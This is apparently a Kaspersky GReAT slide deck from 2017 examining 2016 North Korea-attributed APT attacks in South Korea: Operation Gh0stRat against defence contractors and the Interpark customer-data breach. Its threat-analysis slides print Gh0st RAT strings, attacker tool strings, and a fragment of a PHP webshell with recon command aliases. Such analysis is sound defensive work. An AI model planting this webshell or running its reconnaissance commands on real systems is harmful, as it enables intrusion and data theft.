

# AMBIGUOUS BOUNDARY BETWEEN CYBER CRIME AND CYBER ESPIONAGE : 2016 KOREA APT ATTACK CASE STUDY

By Seongsu Park

GREAT

Mar 2017

# GReAT




We are here  
to save the world

Eugene Kaspersky, Founder and Chief Executive Officer

- Global Research and Analysis Team, since 2008
- Threat intelligence, research and innovation leadership
- Focus: APTs, critical infrastructure threats, banking threats, sophisticated targeted attacks

# APT ANNOUNCEMENTS

## KASPERSKY LAB



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


Global Bank Attack



Who is behind?

# South Korea Threat Landscape



## Geopolitical issues

- Only divided nation in the world
- More than 60 years
- Not only physical attack but also cyber attack on going

## Target for Intellectual Property

- Many High-tech company
- Many state-sponsored attacker aim IP from SK enterprise

# North Korean Cyber Unit

## North Korean Cyber Unit

**Bureau 121**  
**(North Korean Cyberwarfare)**  
Hacking and Cyberwar  
- *infiltrate network*  
- *Acquired confidential data*  
- *Spread malware*

- **2009 7.7 DDoS attack**
- **2011 GPS Jamming**
- **2013 DarkSeoul**
- **2013 Bluehouse hacking**
- **2014 SPE hacking**

**Bureau 91**  
Cyber army


**Bureau 31, 32**  
Psychological warfare

**Data investigation Team**  
Hack political,  
economical, social  
org.

**Technical Recon Team**  
Hack Military Org.



# APT Attack Lifecycle



# Operation Gh0stRat

# Operation Gh0stRat

## North Korean hackers stole US fighter jet blueprints

NEWS

North Korea suspect hacking South Korean defense contractor

Officials are not certain DPRK is behind the attacks, but

North Korea hacked 140,000 South Korean computers in

*On May 2016, Korea two big enterprises was BREACHED*

Military probe underway over alleged N. Korean hacking into navy vessel builder

2016/05/10 11:08



# Operation Gh0stRat

## Incident Overview


- When?
  - Published by police on June, 2016
  - Attack was on-going from July, 2014
- Confirmed Victim?
  - 10 subsidiary of Hanjin (include Korean Air)
  - 17 subsidiary of SK group
- Damage?
  - Totally more than 40K document breached
  - Blueprint of F-15 wings, UAV blueprint under developing



# Operation Gh0stRat

Initial Infection


- PMS(Patch Management System) Exploitation



# Operation Gh0stRat

- Gh0st RAT Variant

```
.00493B80: 04 E8 00 C
.00493B90: 6D 65 00 C
.00493BA0: 47 68 30 D
.00493BB0: 2E 36 00 C
.00493BC0: 20 52 3A D
```



## Command and Control

```
1 0Φ 0Φ CMainFra
0 me password
3 Gh0st RAT Beta 3
3 .6 S: %.2f kb/s
0 R: %.2f kb/s
```

```
0 NB10 1TnU0
2 C:\GhostContoller
E \Copy of gh0st3.
6 6_src\gh0st\Rele
ase\ghost.pdb
```

# Operation Gh0stRat

- Not just Gh0st  
plink : Port forwarding

```
A 0004D6A4 0044D6A4 0 plink: Specify the serial configuration (serial only)
A 0004D6AC 0044D6AC 0 -sercfg configuration-string (e.g. 19200,8,n,1X)
A 0004D6E8 0044D6E8 0 open tunnel in place of session (SSH-2 only)
A 0004D720 0044D720 0 -nc host:port
A 0004D75C 0044D75C 0 -N don't start a shell/command (SSH-2 only)
A 0004D770 0044D770 0 -s remote command is an SSH subsystem (SSH-2 only)
A 0004D7A8 0044D7A8 0 -m file read remote command(s) from file
A 0004D7E8 0044D7E8 0 -agent enable use of Pageant
A 0004D818 0044D818 0 -noagent disable use of Pageant
A 0004D860 0044D860 0 -i key private key file for authentication
A 0004D894 0044D894 0 -C enable compression
A 0004D884 0044D884 0 -4-6 force use of IPv4 or IPv6
A 0004D8DC 0044D8DC 0 -1-2 force use of particular protocol version
A 0004D914 0044D914 0 -t-T enable / disable pty allocation
```

## ISQL : SQL query tool

```
R 0000C872 0040E872 13 osql: unknown option %s
R 0000C8A2 0040E8A2 14 usage: osql [ -U login id ] [ -P password ]
R 0000C91E 0040E91E 15 [ -S server ] [ -H hostname ] [ -E trusted connection ]
R 0000C9B0 0040E9B0 16 [ -d use database name ] [ -l login timeout ] [ -t query timeout ]
R 0000CA36 0040EA36 17 [ -h headers ] [ -s colseparator ] [ -w columnwidth ]
R 0000CA88 0040EA88 18 [ -a packetsize ] [ -e echo input ] [ -I Enable Quoted Identifiers ]
R 0000CB56 0040EB56 19 [ -L list servers ] [ -c cmdcmd ] [ -D ODBC DSN name ]
R 0000CBDC 0040EBDC 20 [ -q "cmdline query" ] [ -Q "cmdline query" and exit ]
R 0000CC4A 0040EC4A 21 [ -n remove numbering ] [ -m errorlevel ]
R 0000CC9C 0040EC9C 22 [ -r msg to stderr ] [ -V severitylevel ]
R 0000CCF4 0040ECF4 23 [ -i infile ] [ -o outfile ]
R 0000CE4E 0040EE4E 25 Password:
```

## Privilege Escalation, Data Exfiltration


### Webshell : Data exfiltration

```
<?php
$auth_pass = "46eb65984383e4f91a7042d06a0184e5";
$color = "#00ff00";
$default_action = 'FilesMan';

if($os == 'win')
    $aliases = array(
        "List Directory" => "dir",
        "Find index.php in current dir" => "dir /s /w /b index.php",
        "Find *config*.php in current dir" => "dir /s /w /b *config*.php",
        "Show active connections" => "netstat -an",
        "Show running services" => "net start",
        "User accounts" => "net user",
        "Show computers" => "net view",
        "ARP Table" => "arp -a",
        "IP Configuration" => "ipconfig /all"
    );
else
    $aliases = array(
        "List dir" => "ls -la",
        "list file attributes on a Linux second extended file system" => "lsatt",
        "show opened ports" => "netstat -an | grep -i listen",
        "Find" => "",
        "find all suid files" => "find / -type f -perm -04000 -ls",
    );
```

# Operation Gh0stRat

Summary



# Interpark Breached

# Interpark Breached

South Korea blames North Korea for breach  
compromised 10M users

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South Korean authorities are blaming their northern neighbors for hacking the website of an e-commerce firm and compromising the personal information of more than 10 million users.

On July 11, Interpark, a Seoul-based website, learned that an APT attack in May allowed attackers to steal personal data including names, email addresses, telephone numbers and other information, the agency said in a statement.

Authorities in South Korea are blaming hackers from North Korea for a massive data breach affecting 10 million Interpark online shoppers.

North Korea launched a new cyber attack against the South, according to the Government of Seoul a massive data breach exposed data belonging to an Internet shopping mall.

North Korea blamed for massive data breach affecting 10 million internet shoppers

*On July 2016, Korea big e-Commerce Company was BREACHED*


South Korea: Cyberattack By North Korea Exposed Data Of 10 Million Consumers

Personal data of visitors to online shopping portal stolen, says South Korea police.

# Interpark Breached


## Incident Overview

- When?
  - Published by Interpark on July, 2016
  - Attack was on-going from May, 2016
- Confirmed Victim?
  - Korea NO.1 e-Commerce named Interpark
- Damage?
  - More than 10M customer data was leaked
  - Suffer damage to the company's image



# Interpark Breached

Timeline

